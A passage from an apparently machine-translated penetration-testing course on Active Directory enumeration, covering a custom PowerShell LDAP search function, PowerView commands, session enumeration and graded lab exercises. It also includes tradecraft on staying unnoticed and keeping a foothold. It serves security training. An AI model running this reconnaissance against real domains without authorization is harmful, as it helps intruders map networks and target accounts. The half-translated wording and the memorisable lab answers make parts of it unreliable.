function LDAPSearch {
    param (
        [string]$LDAPQuery
    )

    $PDC = [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain().PdcRoleOwner.Name
    $DistinguishedName = ([adsi]'').distinguishedName

    $DirectoryEntry = New-Object System.DirectoryServices.DirectoryEntry("LDAP://$PDC/$DistinguishedName")

    $DirectorySearcher = New-Object System.DirectoryServices.DirectorySearcher($DirectoryEntry, $LDAPQuery)

    return $DirectorySearcher.FindAll()

}
```

Листинг 26 - Function, которая accepts user input

В самом начале мы объявляем саму функцию с выбранным именем, в этом случае *LDAPSearch*. Затем она динамически получает требуемую строку LDAP-пути подключения и добавляет его в переменную *$DirectoryEntry*.

Затем *DirectoryEntry* и parameter *$LDAPQuery* передаются в *DirectorySearcher*. Наконец, search запускается, a output добавляется в array и отображается in terminal depending on our needs.

Чтобы use the function, import it to memory:

```
PS C:\Users\stephanie> Import-модуле .\function.ps1
```

Листинг 27 - Import нашей function в memory

В PowerShell теперь можно использовать command **LDAPSearch** (our declared function name), чтобы получать информацию из AD. Чтобы повторить части перечисления пользователей, сделанные ранее, мы снова фильтруем по specific *samAccountType*:

```
PS C:\Users\stephanie> LDAPSearch -LDAPQuery "(samAccountType=805306368)"

Path                                                    Properties
----                                                    ----------
LDAP://DC1.corp.com/CN=Administrator,CN=Users,DC=corp,DC=com {logoncount, codepage, objectcategory,
    description...}
LDAP://DC1.corp.com/CN=Guest,CN=Users,DC=corp,DC=com        {logoncount, codepage, objectcategory,
    description...}
LDAP://DC1.corp.com/CN=krbtgt,CN=Users,DC=corp,DC=com       {logoncount, codepage, objectcategory,
    description...}
LDAP://DC1.corp.com/CN=dave,CN=Users,DC=corp,DC=com         {logoncount, codepage, objectcategory,
    usnchanged...}
LDAP://DC1.corp.com/CN=stephanie,CN=Users,DC=corp,DC=com    {logoncount, codepage, objectcategory,
    dscorepropagatio...
LDAP://DC1.corp.com/CN=jeff,CN=Users,DC=corp,DC=com         {logoncount, codepage, objectcategory,
    dscorepropagatio...
LDAP://DC1.corp.com/CN=jeffadmin,CN=Users,DC=corp,DC=com    {logoncount, codepage, objectcategory,
    dscorepropagatio...
LDAP://DC1.corp.com/CN=iis_service,CN=Users,DC=corp,DC=com  {logoncount, codepage, objectcategory,
    dscorepropagatio...
LDAP://DC1.corp.com/CN=pete,CN=Users,DC=corp,DC=com         {logoncount, codepage, objectcategory,
    dscorepropagatio...
LDAP://DC1.corp.com/CN=jen,CN=Users,DC=corp,DC=com          {logoncount, codepage, objectcategory,
    dscorepropagatio
```

Листинг 28 - Performing user search с новой function

Мы также можем искать напрямую по *Object Class*, компоненту AD, который определяет тип объекта. В этом случае используем **objectClass=group**, чтобы перечислить все группы в домене:

```
PS C:\Users\stephanie> LDAPSearch -LDAPQuery "(objectclass=group)"

...                                                                                 ----------
LDAP://DC1.corp.com/CN=Read-only Domain Controllers,CN=Users,DC=corp,DC=com            {usnchanged,
    distinguishedname, grouptype, whencreated...}
LDAP://DC1.corp.com/CN=Enterprise Read-only Domain Controllers,CN=Users,DC=corp,DC=com {
    iscriticalsystemobject, usnchanged, distinguishedname, grouptype...}
LDAP://DC1.corp.com/CN=Cloneable Domain Controllers,CN=Users,DC=corp,DC=com            {
    iscriticalsystemobject, usnchanged, distinguishedname, grouptype...}
LDAP://DC1.corp.com/CN=Protected Users,CN=Users,DC=corp,DC=com                         {
    iscriticalsystemobject, usnchanged, distinguishedname, grouptype...}
LDAP://DC1.corp.com/CN=Key Admins,CN=Users,DC=corp,DC=com                              {
    iscriticalsystemobject, usnchanged, distinguishedname, grouptype...}
LDAP://DC1.corp.com/CN=Enterprise Key Admins,CN=Users,DC=corp,DC=com                   {
    iscriticalsystemobject, usnchanged, distinguishedname, grouptype...}
LDAP://DC1.corp.com/CN=DnsAdmins,CN=Users,DC=corp,DC=com                               {usnchanged,
    distinguishedname, grouptype, whencreated...}
LDAP://DC1.corp.com/CN=DnsUpdateProxy,CN=Users,DC=corp,DC=com                          {usnchanged,
    distinguishedname, grouptype, whencreated...}
LDAP://DC1.corp.com/CN=Sales Department,DC=corp,DC=com                                 {usnchanged,
    distinguishedname, grouptype, whencreated...}
LDAP://DC1.corp.com/CN=Management Department,DC=corp,DC=com                            {usnchanged,
    distinguishedname, grouptype, whencreated...}
LDAP://DC1.corp.com/CN=Development Department,DC=corp,DC=com                           {usnchanged,
    distinguishedname, grouptype, whencreated...}
LDAP://DC1.corp.com/CN=Debug,CN=Users,DC=corp,DC=com                                   {usnchanged,
    distinguishedname, grouptype, whencreated...}
```

Листинг 29 - Search всех possible groups в AD

Наш скрипт перечисляет больше групп, чем net.exe, включая *Print Operators*, *IIS_IUSRS* и другие. Это происходит потому, что он перечисляет все объекты AD, включая группы *Domain Local*, а не только глобальные группы.

Чтобы print properties and attributes for objects, нам нужно implement loops, discussed earlier. Пока сделаем это directly from PowerShell command.

Чтобы перечислить каждую группу, доступную в домене, и также отобразить пользователей-участников, мы можем передать вывод в новую переменную и использовать цикл *foreach*, который печатает каждое свойство группы. Это позволяет выбрать конкретные атрибуты, которые нас интересуют. Например, сосредоточимся на атрибутах *CN* и *member*:

```
PS C:\Users\stephanie\Desktop> foreach ($group in $(LDAPSearch -LDAPQuery "(objectCategory=group)")) {
>> $group.properties | select {$_.cn}, {$_.member}
>> }
```

Листинг 30 - Использование "foreach" для iteration through objects в variable $group

Хотя эта среда довольно мала, мы все равно получили много вывода. Сосредоточимся на трех группах, замеченных ранее во время перечисления с net.exe:

```
...
Sales Department              {CN=Development Department,DC=corp,DC=com, CN=pete,CN=Users,DC=corp,DC=com,
    CN=stephanie,CN=Users,DC=corp,DC=com}
Management Department         CN=jen,CN=Users,DC=corp,DC=com
Development Department        {CN=Management Department,DC=corp,DC=com, CN=pete,CN=Users,DC=corp,DC=com,
    CN=dave,CN=Users,DC=corp,DC=com}
...
```

Листинг 31 - Partial output из previous search

Согласно search, мы развернули properties для каждого object, в этом случае *group* objects, и вывели attribute *member* для каждой group.

Листинг 31 показывает нечто неожиданное. Ранее, когда мы перечисляли группу *Sales Department* с net.exe, мы нашли в ней только двух пользователей: *pete* и *stephanie*. В этом случае, однако, похоже, что *Development Department* также является членом.

Поскольку output может быть несколько трудно читать, снова ищем groups, но на этот раз указываем *Sales Department* в query и передаем result в variable в PowerShell командной строки:

```
PS C:\Users\stephanie> $sales = LDAPSearch -LDAPQuery "(&(objectCategory=group)(cn=Sales Department))"
```

Листинг 32 - Добавление search в variable $sales

Теперь, когда в variable только один object, можно simply print attribute *member* directly:

```
PS C:\Users\stephanie\Desktop> $sales.properties.member
CN=Development Department,DC=corp,DC=com
CN=pete,CN=Users,DC=corp,DC=com
CN=stephanie,CN=Users,DC=corp,DC=com
PS C:\Users\stephanie\Desktop>
```

Листинг 33 - Вывод атрибута member у объекта группы Sales Department

Development Department действительно является участником группы *Sales Department*, как indicated in Вывод 33. Это то, что мы missed earlier with net.exe.

Это группа внутри группы, известная как *nested group*. Вложенные группы относительно распространены в AD и хорошо масштабируются, обеспечивая гибкость и динамическую настройку членства даже в крупнейших реализациях AD.

Инструмент net.exe пропустил это, потому что выводит только объекты *user*, а не объекты групп.

Кроме того, net.exe не может отображать конкретные атрибуты. Это подчеркивает пользу пользовательских инструментов.

Теперь, когда мы знаем, что *Development Department* является участником *Sales Department*, перечислим ее:

```
PS C:\Users\stephanie> $group = LDAPSearch -LDAPQuery "(&(objectCategory=group)(cn=Development Department*))"

PS C:\Users\stephanie> $group.properties.member
CN=Management Department,DC=corp,DC=com
CN=pete,CN=Users,DC=corp,DC=com
CN=dave,CN=Users,DC=corp,DC=com
```

Листинг 34 - Вывод атрибута member у объекта группы Development Department

На основании вывода выше у нас еще один случай вложенной группы, поскольку *Management Department* является членом *Development Department*. Проверим и эту группу:

```
PS C:\Users\stephanie\Desktop> $group = LDAPSearch -LDAPQuery "(&(objectCategory=group)(cn=Management
    Department*))"

PS C:\Users\stephanie\Desktop> $group.properties.member
CN=jen,CN=Users,DC=corp,DC=com
```

Листинг 35 - Вывод атрибута member у объекта группы Management Department

Наконец, после поиска по нескольким группам, похоже, мы нашли конец. Согласно выводу в Выводе 35, *jen* — единственный член группы *Management Department*. Хотя мы видели *jen* как члена *Management Department* ранее в Листинге 31, в этом случае мы получили дополнительную информацию о членстве в группах через перечисление групп по одной.

Еще один важный момент: хотя кажется, что *jen* только часть группы *Management Department*, она также косвенно входит в группы *Sales Department* и *Development Department*, поскольку группы обычно наследуют друг друга. Это нормальное поведение в AD; однако при неправильной конфигурации пользователи могут получить больше привилегий, чем предполагалось. Это может позволить атакующим эксплуатировать неправильную конфигурацию, чтобы дальше расширить охват внутри скомпрометированного домена.

На этом завершается путь с нашим PowerShell-скриптом, который вызывает .NET-классы для выполнения запросов к AD через LDAP. Как мы убедились, этот подход намного мощнее, чем запуск инструментов вроде net.exe, и предоставляет множество вариантов перечисления.

Хотя этот script можно дальше развивать, добавив дополнительные параметры и функции, это может require more research on PowerShell scripting, что выходит за рамки этого модуля.

Имея базовое понимание LDAP и того, как использовать его для коммуникации с AD через PowerShell, в следующем разделе сместим фокус на готовый скрипт, который ускорит процесс.

1. Запустите группу VM 1 и войдите на CLIENT75 как *stephanie*. Выполните шаги, описанные в этом разделе, чтобы добавить к скрипту функциональность поиска. Оберните функциональность скрипта в функцию и повторите процесс перечисления. Какой .NET-класс выполняет поиск в Active Directory?

2. Запустите группу VM 2 и войдите в CLIENT75 как *stephanie*. Используйте недавно разработанный PowerShell script, чтобы перечислить domain groups, начиная с *Service Personnel*. Распутайте nested groups, затем перечислите attributes последнего direct user member nested groups, чтобы получить flag.

Пока мы лишь слегка коснулись Active Directory enumeration, в основном сосредоточившись на users и groups. Хотя tools, которые мы использовали до сих пор, дали хорошее начало и понимание того, как взаимодействовать с AD и получать информацию, другие researchers создали более развитые tools для той же цели.

Один популярный вариант - PowerShell script PowerView, который включает множество функций для повышения эффективности нашего перечисления.

Для знакомства с PowerView пройдем часть шагов перечисления из предыдущего раздела. PowerView уже установлен в folder `C:\Tools` on CLIENT75. Чтобы использовать его, сначала импортировать его в память:

```
PS C:\Tools> Import-модуле .\PowerView.ps1
```

Листинг 36 - Импорт PowerView в память

После импорта PowerView мы можем начать изучать различные доступные команды. Список доступные команды in PowerView см. в связанной справке.

Начнем с запуска **Get-NetDomain**, который даст базовую информацию о домене (для чего мы ранее использовали *GetCurrentDomain*):

```
PS C:\Tools> Get-NetDomain

Forest                  : corp.com
DomainControllers       : {DC1.corp.com}
Children                : {}
DomainMode              : Unknown
DomainModeLevel         : 7
Parent                  :
PdcRoleOwner            : DC1.corp.com
RidRoleOwner            : DC1.corp.com
InfrastructureRoleOwner : DC1.corp.com
Name                    : corp.com
```

Листинг 37 - Получение информации о домене

Как и скрипт, который мы создали ранее, PowerView также использует классы .NET, чтобы получить нужный LDAP-путь и использовать его для взаимодействия с AD.

Теперь получим list всех users in domain with **Get-NetUser**:

```
PS C:\Tools> Get-NetUser

logoncount             : 113
iscriticalsystemobject : True
description            : Built-in account for administering the computer/domain
distinguishedname      : CN=Administrator,CN=Users,DC=corp,DC=com
objectclass            : {top, person, organizationalPerson, user}
lastlogontimestamp     : 9/13/2022 1:03:47 AM
name                   : Administrator
objectsid              : S-1-5-21-1987370270-658905905-1781884369-500
samaccountname         : Administrator
admincount             : 1
codepage               : 0
samaccounttype         : USER_OBJECT
accountexpires         : NEVER
cn                     : Administrator
whenchanged            : 9/13/2022 8:03:47 AM
instancetype           : 4
usncreated             : 8196
objectguid             : e5591000-080d-44c4-89c8-b06574a14d85
lastlogoff             : 12/31/1600 4:00:00 PM
objectcategory         : CN=Person,CN=Schema,CN=Configuration,DC=corp,DC=com
dscorepropagationdata  : {9/2/2022 11:25:58 PM, 9/2/2022 11:25:58 PM, 9/2/2022 11:10:49 PM, 1/1/1601 6:12:16
    PM}
memberof               : {CN=Group Policy Creator Owners,CN=Users,DC=corp,DC=com, CN=Domain Admins,CN=Users,
    DC=corp,DC=com, CN=Enterprise
                         Admins,CN=Users,DC=corp,DC=com, CN=Schema Admins,CN=Users,DC=corp,DC=com...}
lastlogon              : 9/14/2022 2:37:15 AM
...
```

Листинг 38 - Querying пользователей в домене

Get-NetUser automatically enumerates all attributes on user objects. Это дает много information, которую может быть difficult to digest.

В скрипте, который мы создали ранее, мы использовали циклы, чтобы печатать определенные атрибуты на основе полученной информации. Однако с PowerView мы можем просто передать вывод в **select**, где можно выбрать интересующие нас атрибуты.

Вывод 38 показывает, что атрибут *cn* содержит имя пользователя. Передадим вывод в **select** и выберем атрибут **cn**:

```
PS C:\Tools> Get-NetUser | select cn

cn
--
Administrator
Guest
krbtgt
dave
stephanie
jeff
jeffadmin
iis_service
pete
jen
```

Листинг 39 - Запрос пользователей с помощью оператора select

Это produced cleaned-up list пользователей в домене.

При перечислении AD есть много интересных атрибутов для поиска. Например, если пользователь dormant, то есть давно не менял пароль или недавно не входил в систему, мы вызовем меньше помех и привлечем меньше внимания, если захватим эту учетную запись во время проекта. Кроме того, если пользователь не менял пароль после недавнего изменения парольной политики, его пароль может быть слабее текущей политики. Это может сделать его более уязвимым к парольные атаки.

Это можно easily investigate. Запустим **Get-NetUser** again, this time piping output into **select** и extracting these attributes.

```
PS C:\Tools> Get-NetUser | select cn,pwdlastset,lastlogon

cn            pwdlastset            lastlogon
--            ----------            ---------
Administrator 8/16/2022 5:27:22 PM  9/14/2022 2:37:15 AM
Guest         12/31/1600 4:00:00 PM 12/31/1600 4:00:00 PM
krbtgt        9/2/2022 4:10:48 PM   12/31/1600 4:00:00 PM
dave          9/7/2022 9:54:57 AM   9/14/2022 2:57:28 AM
stephanie     9/2/2022 4:23:38 PM   12/31/1600 4:00:00 PM
jeff          9/2/2022 4:27:20 PM   9/14/2022 2:54:55 AM
jeffadmin     9/2/2022 4:26:48 PM   9/14/2022 2:26:37 AM
iis_service   9/7/2022 5:38:43 AM   9/14/2022 2:35:55 AM
pete          9/6/2022 12:41:54 PM  9/13/2022 8:37:09 AM
jen           9/6/2022 12:43:01 PM  9/13/2022 8:36:55 AM
```

Листинг 40 - Querying users с displaying pwdlastset и lastlogon

Как показано в Выводе 40, у нас есть удобный список, который показывает, когда пользователи в последний раз меняли пароль, а также когда они в последний раз входили в домен.

Similarly, мы можем use **Get-NetGroup** to enumerate groups:

```
PS C:\Tools> Get-NetGroup | select cn

cn
--
...
Key Admins
Enterprise Key Admins
DnsAdmins
DnsUpdateProxy
Sales Department
Management Department
Development Department
Debug
```

Листинг 41 - Запрос групп в домене с помощью PowerView

Перечислять конкретные группы с PowerView просто. Хотя здесь мы не будем проходить процесс распутывания вложенных групп, исследуем **Sales Department** через **Get-NetGroup** и передадим вывод в **select member**:

```
PS C:\Tools> Get-NetGroup "Sales Department" | select member

member
------
{CN=Development Department,DC=corp,DC=com, CN=pete,CN=Users,DC=corp,DC=com, CN=stephanie,CN=Users,DC=corp,
    DC=com}
```

Листинг 42 - Enumeration group "Sales Department"

Теперь, когда мы по сути воссоздали функциональность предыдущего скрипта, мы готовы изучить больше атрибутов и техник перечисления.

1. Запустите группу VM 1 и войдите на CLIENT75 как *stephanie*. Импортируйте скрипт PowerView в память и повторите шаги перечисления, описанные в этом разделе. Какую команду можно использовать с PowerView, чтобы вывести список доменных групп?
2. Запустите группу VM 2 и войдите на CLIENT75 как *stephanie*. Используйте PowerView для перечисления измененного домена *corp.com*. Какой новый пользователь входит в группу *Domain Admins*?
3. Продолжайте enumerating домена *corp.com* in группа VM 2. Enumerate, в каком Office работает user *fred*, чтобы получить флаг.

21.3. Manual Enumeration - Expanding our Repertoire

Этот учебный блок охватывает следующие учебные цели:

• Выполнять enumeration Operating Systems
• Перечислять разрешения и вошедших пользователей
• Выполнять enumeration через Service Principal Names
• Выполнять enumeration Object Permissions
• Исследовать Domain Shares

Теперь, когда мы familiar with LDAP и имеем few tools in toolkit, further explore domain.

Наша цель — использовать всю эту информацию, чтобы создать *domain map*. Хотя нам не обязательно рисовать карту самостоятельно, полезно попробовать визуализировать, как настроен домен, и понять отношения между объектами. Визуализация среды может облегчить поиск потенциальных векторов атаки.

В типичном тесте на проникновение мы используем разные инструменты разведки, чтобы определить, какая операционная система используется клиентом или сервером. Однако мы можем перечислить это из Active Directory.

Используем PowerView command **Get-NetComputer**, чтобы enumerate computer objects in the domain.

```
PS C:\Tools> Get-NetComputer

pwdlastset                    : 10/2/2022 10:19:40 PM
logoncount                    : 319
msds-generationid             : {89, 27, 90, 188...}
serverreferencebl             : CN=DC1,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,
    DC=corp,DC=com
badpasswordtime               : 12/31/1600 4:00:00 PM
distinguishedname             : CN=DC1,OU=Domain Controllers,DC=corp,DC=com
objectclass                   : {top, person, organizationalPerson, user...}
lastlogontimestamp            : 10/13/2022 11:37:06 AM
name                          : DC1
objectsid                     : S-1-5-21-1987370270-658905905-1781884369-1000
samaccountname                : DC1$
localpolicyflags              : 0
codepage                      : 0
samaccounttype                : MACHINE_ACCOUNT
whenchanged                   : 10/13/2022 6:37:06 PM
accountexpires                : NEVER
countrycode                   : 0
operatingsystem               : Windows Server 2022 Standard
instancetype                  : 4
msdfsr-computerreferencebl    : CN=DC1,CN=Topology,CN=Domain System Volume,CN=DFSR-GlobalSettings,CN=System,
    DC=corp,DC=com
objectguid                    : 8db9e06d-068f-41bc-945d-221622bca952
operatingsystemversion        : 10.0 (20348)
lastlogoff                    : 12/31/1600 4:00:00 PM
objectcategory                : CN=Computer,CN=Schema,CN=Configuration,DC=corp,DC=com
dscorepropagationdata         : {9/2/2022 11:10:48 PM, 1/1/1601 12:00:01 AM}
serviceprincipalname          : {TERMSRV/DC1, TERMSRV/DC1.corp.com, Dfsr-12F9A27C-BF97-4787-9364-D31B6C55EB04/
    DC1.corp.com, ldap/DC1.corp.com/ForestDnsZones.corp.com...}
usncreated                    : 12293
lastlogon                     : 10/18/2022 3:37:56 AM
badpwdcount                   : 0
cn                            : DC1
useraccountcontrol            : SERVER_TRUST_ACCOUNT, TRUSTED_FOR_DELEGATION
whencreated                   : 9/2/2022 11:10:48 PM
primarygroupid                : 516
iscriticalsystemobject        : True
msds-supportedencryptiontypes : 28
usnchanged                    : 178663
ridsetreferences              : CN=RID Set,CN=DC1,OU=Domain Controllers,DC=corp,DC=com
dnshostname                   : DC1.corp.com
```

Листинг 43 - Partial domain computer overview

Есть много интересных атрибутов, но пока поищем операционную систему и имена хостов. Передадим вывод через pipe в **select** и очистим список.

```
PS C:\Tools> Get-NetComputer | select operatingsystem,dnshostname

operatingsystem              dnshostname
---------------              -----------
Windows Server 2022 Standard DC1.corp.com
Windows Server 2022 Standard web04.corp.com
```

```
Windows Server 2022 Standard FILES04.corp.com
Windows 11 Pro               client74.corp.com
Windows 11 Pro               client75.corp.com
Windows 10 Pro               CLIENT76.corp.com
```

Листинг 44 - Displaying OS and hostname

Вывод показывает всего шесть computers в этом domain, три из которых являются servers, включая один DC.

Хорошая идея - собрать эту information в начале оценке, чтобы определить относительный возраст systems и найти потенциально слабые targets. Судя по information, собранной на данный момент, machine с самой старой OS работает на Windows 10. Кроме того, похоже, мы имеем дело с web server и file server, которые в какой-то момент также потребуют нашего внимания.

На текущем этапе перечисления мы получили хороший список всех объектов в домене, а также их атрибутов. В следующем разделе мы продолжим использовать эту информацию, чтобы определить связи между различными объектами в поиске потенциальных векторов атаки.

1. Запустите группу VM 1 и войдите на CLIENT75 как *stephanie*. Повторите шаги перечисления PowerView, описанные в этом разделе. Какой *DistinguishedName* у машины WEB04?
2. Продолжайте перечислять операционные системы в группа VM 1. Какая точная версия операционной системы у *FILES04*? Убедитесь, что ответ содержит номера как major, так и minor version.
3. Запустите группу VM 2 и войдите на *CLIENT75* как *stephanie*. Используйте PowerView, чтобы перечислить операционные системы в измененном домене *corp.com* и получить flag.

Теперь, когда у нас есть понятный список компьютеров, пользователей и групп в домене, мы продолжим перечисление и сосредоточимся на связях между максимально возможным количеством объектов. Эти связи часто играют ключевую роль во время атаки, а наша цель — построить *карту* домена, чтобы найти потенциальные векторы атаки.

Например, когда пользователь входит в домен, его учетные данные кэшируются в памяти компьютера, с которого он вошел.

Если мы сможем украсть эти учетные данные, мы сможем использовать их для аутентификации как пользователь домена и, возможно, даже повысить доменные привилегии.

Однако во время AD оценке мы не всегда хотим сразу повышать привилегии.

Вместо этого важно закрепиться, и наша минимальная цель — сохранить доступ. Если мы можем скомпрометировать других пользователей с такими же разрешениями, как у пользователя, к которому уже есть доступ, это позволяет сохранить точку опоры. Например, если пароль пользователя, к которому мы изначально получили доступ, будет сброшен, или системные администраторы заметят подозрительную активность и отключат учетную запись, у нас все еще будет доступ к домену через других скомпрометированных пользователей.

Когда приходит время повышать привилегии, нам не обязательно сразу повышаться до *Domain Admins*, потому что могут существовать другие учетные записи с более высокими привилегиями, чем обычный доменный пользователь, даже если они не входят в группу *Domain Admins*. *Service Accounts*, которые мы обсудим позже, — хороший пример. Хотя у них может быть не максимально возможный уровень привилегий, у них может быть больше разрешений, чем у обычного доменного пользователя, например привилегии локального администратора на конкретных серверах.

Кроме того, наиболее чувствительные и важные данные организации могут храниться в местах, которые не требуют привилегий администратора домена, например в базе данных или на файловом сервере.

Это значит, что получение привилегий администратора домена не всегда должно быть конечной целью во время оценки, поскольку мы можем добраться до «коронных драгоценностей» организации через других пользователей в домене.

Тем не менее в наших Challenge Labs цель - получить привилегии администратора домена.

Когда attacker или теста на проникновениеer improves access through multiple higher-level accounts to reach a goal, это known as *chained compromise*.

Чтобы найти возможные пути атаки, нам нужно узнать больше о нашем начальном пользователе и понять, к чему еще у нас есть доступ в домене. Также нужно выяснить, где вошли в систему другие пользователи. Разберем это сейчас.

Команда PowerView *Find-LocalAdminAccess* сканирует сеть, пытаясь определить, имеет ли текущий пользователь административные разрешения на каких-либо компьютерах в домене. Команда полагается на OpenServiceW function, которая подключается к *Service Control Manager* (SCM) на целевых машинах. SCM по сути поддерживает базу данных установленных сервисов и драйверов на Windows-компьютерах. PowerView попытается открыть эту базу данных с правом доступа *SC_MANAGER_ALL_ACCESS*, которое требует административных привилегий. Если подключение успешно, PowerView решит, что текущий пользователь имеет административные привилегии на целевой машине.

Запустим **Find-LocalAdminAccess** для *corp.com*. Хотя команда поддерживает параметры, например *Computername* и *Credentials*, в этом случае запустим команду без параметров, поскольку нас интересует перечисление всех компьютеров, а мы уже аутентифицированы как *stephanie*. Другими словами, мы выполняем *spraying* окружения, чтобы найти возможный локальный административный доступ на компьютерах в контексте текущего пользователя.

Depending on size of environment, Find-LocalAdminAccess может выполняться несколько минут.

```
PS C:\Tools> Find-LocalAdminAccess
client74.corp.com
```

Листинг 45 - Сканирование домена для поиска локальных административных привилегий нашего пользователя

Это показывает, что у *stephanie* есть административные привилегии на CLIENT74. Хотя может возникнуть соблазн сразу log in to CLIENT74 и проверить permissions, это хорошая возможность сделать шаг назад и обобщить подход.

Penetration testing может вести нас в разных направлениях, и хотя нужно follow up по разным paths в зависимости от interactions, большую часть времени следует придерживаться schedule/plan, чтобы сохранять дисциплинированный approach.

Продолжим, пытаясь визуализировать, как компьютеры и пользователи связаны друг с другом. Первый шаг в этом процессе — получить информацию о том, какой пользователь вошел на какой компьютер.

Исторически два самых надежных Windows APIs, которые могли (и все еще могут) помочь нам достичь этих целей, - это NetWkstaUserEnum и NetSessionEnum. Первый требует административных привилегий, а второй - нет. Однако за последние несколько лет Windows изменилась, что, возможно, усложнило discovery logged-in users.

Команда PowerView **Get-NetSession** использует API *NetWkstaUserEnum* и *NetSessionEnum* под капотом. Попробуем запустить ее против нескольких машин в домене и посмотреть, сможем ли найти вошедших пользователей:

```
PS C:\Tools> Get-NetSession -ComputerName files04

PS C:\Tools> Get-NetSession -ComputerName web04
PS C:\Tools>
```

Листинг 46 - Проверка вошедших пользователей с помощью Get-NetSession

Как указано выше, мы не получаем никакого вывода. Простое объяснение: на машинах нет вошедших пользователей. Однако, чтобы убедиться, что мы не получаем сообщения об ошибках, добавим флаг `-Verbose`:

```
PS C:\Tools> Get-NetSession -ComputerName files04 -Verbose
VERBOSE: [Get-NetSession] Error: Access is denied

PS C:\Tools> Get-NetSession -ComputerName web04 -Verbose
VERBOSE: [Get-NetSession] Error: Access is denied
```

Листинг 47 - Добавление подробного вывода к команде Get-NetSession

К сожалению, похоже, что *NetSessionEnum* не работает в этом случае и возвращает сообщение об ошибке "Access is denied". Это most likely means, что нам не allowed run query, и based on сообщению об ошибке причина может быть связана с privileges.

Поскольку у нас могут быть административные привилегии на CLIENT74 через *stephanie*, запустим **Get-NetSession** против этой машины и также изучим вывод:

```
PS C:\Tools> Get-NetSession -ComputerName client74

CName        : \\192.168.50.75
UserName     : stephanie
Time         : 8
IdleTime     : 0
ComputerName : client74
```

Листинг 48 - Запуск Get-NetSession на CLIENT74

На этот раз мы received больше информации. Однако при closer look at output IP-адрес в *CName* (192.168.50.75) не matches IP-адрес CLIENT74. Фактически он matches IP-адрес current machine, CLIENT75. Поскольку у нас нет запущенных сессий к CLIENT74, здесь тоже что-то выглядит не так.

В реальном проекте или даже в Challenge Labs мы могли бы принять, что перечисление сессий с PowerView не works, и try different tool. Однако use this как learning opportunity: deeper dive в API *NetSessionEnum* и попытаться выяснить, почему он не работает в нашем случае.

Согласно documentation для NetSessionEnum, существует пять возможных уровней запроса: 0, 1, 2, 10, 502. Уровень 0 возвращает только имя компьютера, устанавливающего сессию. Уровни 1 и 2 возвращают больше информации, но требуют административные привилегии.

Остаются уровни 10 и 502. Оба должны возвращать информацию, такую как имя компьютера и имя пользователя, устанавливающего подключение. По умолчанию PowerView использует уровень запроса 10 с *NetSessionEnum*, что должно дать нам интересующую информацию.

Разрешения, необходимые для перечисления сессий с помощью *NetSessionEnum*, определены в ключе реестра **SrvsvcSessionInfo**, расположенном в улье `HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\LanmanServer\DefaultSecurity`.

Используем Windows 11 machine, на которой сейчас logged in, чтобы проверить permissions. Хотя у нее могут быть permissions, отличающиеся от других machines в environment, это может дать нам представление о происходящем.

Чтобы просмотреть разрешения, используем PowerShell cmdlet Get-Acl. Эта команда фактически извлекает разрешения для объекта, заданного флагом `-Path`, и выводит их в приглашение PowerShell.

```
PS C:\Tools> Get-Acl -Path HKLM:SYSTEM\CurrentControlSet\Services\LanmanServer\DefaultSecurity\ | fl

Path   : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\
    LanmanServer\DefaultSecurity\
Owner  : NT AUTHORITY\SYSTEM
Group  : NT AUTHORITY\SYSTEM
Access : BUILTIN\Users Allow  ReadKey
         BUILTIN\Administrators Allow  FullControl
         NT AUTHORITY\SYSTEM Allow  FullControl
         CREATOR OWNER Allow  FullControl
         APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow  ReadKey
         S-1-15-3-1024-1065365936-1281604716-3511738428-1654721687-432734479-3232135806-4053264122-3456934681
    Allow  ReadKey
```

Листинг 49 - Displaying permissions on DefaultSecurity registry улье

Выделенный вывод в Выводе 49 показывает группы и пользователей, имеющих *FullControl* или *ReadKey*, то есть все они могут прочитать сам ключ **SrvsvcSessionInfo**.

Однако группы *BUILTIN*, *NT AUTHORITY*, *CREATOR OWNER* и *APPLICATION PACKAGE AUTHORITY* определены системой и не позволяют *NetSessionEnum* перечислить этот ключ реестра удаленно.

Long string в конце output, согласно Microsoft documentation, является *capability SID*. Фактически documentation refers к exact SID из нашего output.

Capability SID - это *unforgeable* token of authority, granting Windows component или Universal Windows Application access to various resources. Однако он не даст remote access к интересующему разделе реестра.

В older Windows versions, которые Microsoft не specifies, *Authenticated Users* были allowed access к улье реестра и получить информацию из раздела **SrvsvcSessionInfo**. Однако, следуя *least privilege* principle, regular пользователей домена не должны acquire this information внутри домена; вероятно, это часть reason, по которой permissions для registry улье changed. В этом case, из-за permissions, можно быть certain, что *NetSessionEnum* не сможет получать информацию такого типа в Windows 11 по умолчанию.

Теперь получим лучшее представление об используемых версиях операционных систем. Для этого используем **Net-GetComputer**, на этот раз включив атрибут **operatingsystemversion**:

```
PS C:\Tools> Get-NetComputer | select dnshostname,operatingsystem,operatingsystemversion

dnshostname       operatingsystem             operatingsystemversion
-----------       ---------------             ----------------------
DC1.corp.com      Windows Server 2022 Standard 10.0 (20348)
web04.corp.com    Windows Server 2022 Standard 10.0 (20348)
FILES04.corp.com  Windows Server 2022 Standard 10.0 (20348)
client74.corp.com Windows 11 Pro               10.0 (22000)
client75.corp.com Windows 11 Pro               10.0 (22000)
CLIENT76.corp.com Windows 10 Pro               10.0 (16299)
```

Листинг 50 - Querying операционная система and version

Как мы обнаружили ранее, Windows 10 - самая старая операционная система в среде, и на основе вывода выше она работает на версии 16299, также известной как build 1709.

Хотя документация Microsoft неясно указывает, когда было внесено изменение в registry улье `HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\LanmanServer\DefaultSecurity`, похоже, это произошло примерно во время выпуска именно этой сборки. Похоже, это также затрагивает все операционные системы Windows Server начиная с Windows Server 2019 build 1809. Это создает для нас проблему, поскольку мы не сможем использовать PowerView для построения карты домена, которую имели в виду.

Хотя *NetSessionEnum* не работает в этом случае, его все равно стоит держать в инструментарии, поскольку older systems нередко встречаются в real-world средах.

К счастью, есть другие tools, которые можно использовать, например application PsLoggedOn из SysInternals Suite. Documentation states, что PsLoggedOn enumerates разделе реестрas under `HKEY_USERS`, чтобы извлечь *security identifiers* (SID) вошедших пользователей и преобразовать SIDs в usernames. PsLoggedOn также использует API *NetSessionEnum*, чтобы увидеть, кто вошел на computer через resource shares.

